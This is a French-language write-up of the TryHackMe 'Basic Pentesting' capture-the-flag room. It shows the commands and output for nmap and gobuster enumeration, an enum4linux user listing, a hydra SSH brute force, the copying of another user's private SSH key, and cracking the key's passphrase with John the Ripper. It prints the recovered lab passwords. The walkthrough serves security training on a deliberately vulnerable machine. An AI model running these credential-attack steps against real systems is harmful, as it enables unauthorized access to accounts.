TryHackMe

Julien ROYON CHALENDARD

CTF :
Basic Pentesting

Catégorie :
Web

Sommaire

1 Task 1 - Web App Testing and Privilege Escalation

On déploie la machine avec l'adresse 10.10.205.162


On commence par lancer nmap pour connaître les services qui sont actifs sur le serveur.

```
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$ nmap -sC -sV 10.10.205.162 -oN nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-11 20:57 CET
Nmap scan report for 10.10.205.162
Host is up (0.039s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2020-12-11T14:57:57-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-12-11T19:57:57
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.20 seconds
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$
```


On a les ports :

- 22 : SSH
- 80 : Apache HTTP
- 139 : SMB
- 445 : SMB
- 8009 : Apache JServ
- 8080 : Tomcat HTTP

On laisse de côté le SSH et on regarde sur le port 80.



On regarde s'il y des commentaires dans le code.




On nous indique qu'il y a une section dev. On lance alors gobuster pour rechercher des sections.

1.1 What is the name of the hidden directory on the web server(enter name without /) ?


```
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$ gobuster dir -u http://10.10.205.162/ -w /usr/share/seclists/Discovery/Web-
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.205.162/
[+] Threads:        10
[+] Wordlist:       /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,php,txt
[+] Timeout:        10s
===============================================================
2020/12/11 21:24:28 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.php (Status: 403)
/development (Status: 301)
Progress: 6691 / 20474 (32.68%)
```

On trouve /development ce qui pourrait correspond au commentaire dans le code, on va voir ce qu'il y a dessus.



Il y a deux fichiers : dev.txt et j.txt, on commence par regarder dev.txt

On nous donne deux initiales J et K, les autres informations ne sont pas très intéressantes. On s'intéresse au fichier suivant j.txt



Ici, on apprend que le mot de passe de J est faible et qu'il est facile de retrouver le mot de passe à partir de l'empreinte.

1.2 What is the username ?

Gobuster n'a rien trouvé d'autres sur le serveur donc on peut tenter de trouver des informations sur le SMB.

Une commande qui fonctionne bien sur SMB est enum4linux.

On lance la commande avec l'adresse IP du serveur et parmi toutes les informations que l'on obtient, il y a deux noms.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

Kay et Jan correspondent aux initiales que nous avions trouvées sur l'application web. On se rappelle que le le mot de passe de Jan est simple à trouver donc il est surement possible de le trouver avec une brute force.

1.3 What is the password ?

On décide d'utiliser la commande hydra pour brute force et ainsi trouver le mot de passe de Jan.

```
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$ hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.10.205.162 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-11 22:45:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.205.162:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 14344223 to do in 1350:41h, 16 active
[STATUS] 130.67 tries/min, 392 tries in 00:03h, 14344009 to do in 1829:36h, 16 active
[22][ssh] host: 10.10.205.162   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-11 22:51:55
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$
```

Hydra trouve le mot de passe dans rockyou.txt et on obtient "armando".

1.4 What service do you use to access the server(answer in abbreviation in all caps) ?

On peut utiliser les identifiants jan :armando sur le service SSH pour pouvoir se connecter sur le serveur.

```
kali@kali:~/Pentest/TryHackMe/Basic_Pentesting$ ssh jan@10.10.205.162
The authenticity of host '10.10.205.162 (10.10.205.162)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.205.162' (ECDSA) to the list of known hosts.
jan@10.10.205.162's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

On a réussi à se connecter avec ces identifiants et nous sommes sur le serveur.

1.5 What is the name of the other user you found(all lower case) ?

Comme nous l'avions vu avec la commande enum4linux, l'autre utilisateur est kay mais on peut aussi trouver l'autre utilisateur dans le répertoire /home

```
jan@basic2:/$ cd home
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
jan@basic2:/home$
```

1.6 What is the final password you obtain ?

On commence à voir si on peut élever nos privilèges d'une façon ou d'une autre.

```
jan@basic2:/home/kay/.ssh$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:/home/kay/.ssh$ find / -perm /4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:/home/kay/.ssh$
```

Jan ne peut rien exécuter en tant que root et il n'y a pas de fichier avec SUID qui nous intéresse vraiment.

On peut regarder ce qu'il y a dans le répertoire de Kay.

```
jan@basic2:/home/kay/.ssh$ cd ..
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$
```

Deux choses retiennent mon attention : le fichier pass.bak et le répertoire .ssh

Le fichier pass.bak ne peut pas être vu par quelqu'un d'autres que Kay. En revanche dans le répertoire .ssh, on voit que le fichier id_rsa peut être vu par Jan.

L'indice nous rappelle qu'en plus du mot de passe, il est possible de se connecter à un serveur via SSH avec une clé privée.

On copie la clé privée id_rsa et on essaye de se connecter en tant que Kay sur le serveur.

```
kali@kali:~$ chmod 600 id_rsa
kali@kali:~$ ssh -i id_rsa kay@10.10.205.162
Enter passphrase for key 'id_rsa':
```

L'utilisation de la clé privée requière un mot de passe que nous ne possédons pas. Il existe un outil parmi ceux de John the Ripper qui permet de transformer une clé rsa en hash avec ssh2john.

```
kali@kali:~$ sudo /usr/share/john/ssh2john.py id_rsa > id_rsa_hash
[sudo] password for kali:
kali@kali:~$ cat id_rsa_hash
id_rsa:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e846
e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bf
1eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9db
3ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d345
39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86cc774ba4802a666bffd21c114e7adb45
305c5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c0
2b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b6
95888e836ba7eb6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765
655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b408f1c52d8
aa7a5c39aa9a77b815dd10ff6ac9a5d8bda4074513f0fad3b6df926da5ca3c51f47479a8c271a60
aa3b29ccd8f9d98d53e97a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c54138b8c4b7c9
af10537f26eccfa6962e595fbeac9df244f6cbaf6b77a11cfd8078de615833305fe0ae0d22173e8
9ddc943a5ae2f4467c5d7a07859e39ae00023c771d59caca0817ce412d35849abd9d225ed96e34d
a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7feae6ad5625757477aa3c3f0eb635717f
c69af3fe3cf5aa5b6e3a7186eb5036e12efe53fcc509719a6a6f3ec0c008cb6a035229a1597d9be
2684e91514a11e3437a92a09febffcfc3d55095b43e14b0567e8f5cbd91728b693fe82b8f75ccaf
ae7184bd79cac0af834632081c5df6189dcc4cc8a0170cac12c30c1fff21c4c17f20813112bf901
08ef5550555592011fec39609858b6b22743b0cca80c97d58076a660be95e460177cab3fd6b690b
5a2ee6179262e351773bb880123c0a87a43f62380fbe08fc2c63ac08ffe2ba0c6deeefbdd49eeaa
7efd6250e1e6820079358542f77ac78ddd9a505919c318000fc47f8b80fc84f12cf58adf1a3ee3f
df20bb973f33471dab5e87f4c1f0a5d8a7f4e653a8edb337116fa6e5ed858
kali@kali:~$
```

On utilise ssh2john qui va permettre de passer d'une clé rsa à une empreinte qu'on pourra alors casser avec John the Ripper.

```
kali@kali:~$ sudo /sbin/john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:10 DONE (2020-12-11 23:34) 0.09115g/s 1307Kp/s 1307Kc/s 1307KC/s *7¡Vamos!
Session completed
kali@kali:~$
```

Nous avons donc le mot de passe de la clé rsa de Kay, nous pouvons donc nous connecter avec, sur le serveur.

```
kali@kali:~$ ssh -i id_rsa kay@10.10.205.162
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$
```

Nous sommes connectés sur le serveur, nous pouvons lire le fichier pass.bak.

```
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```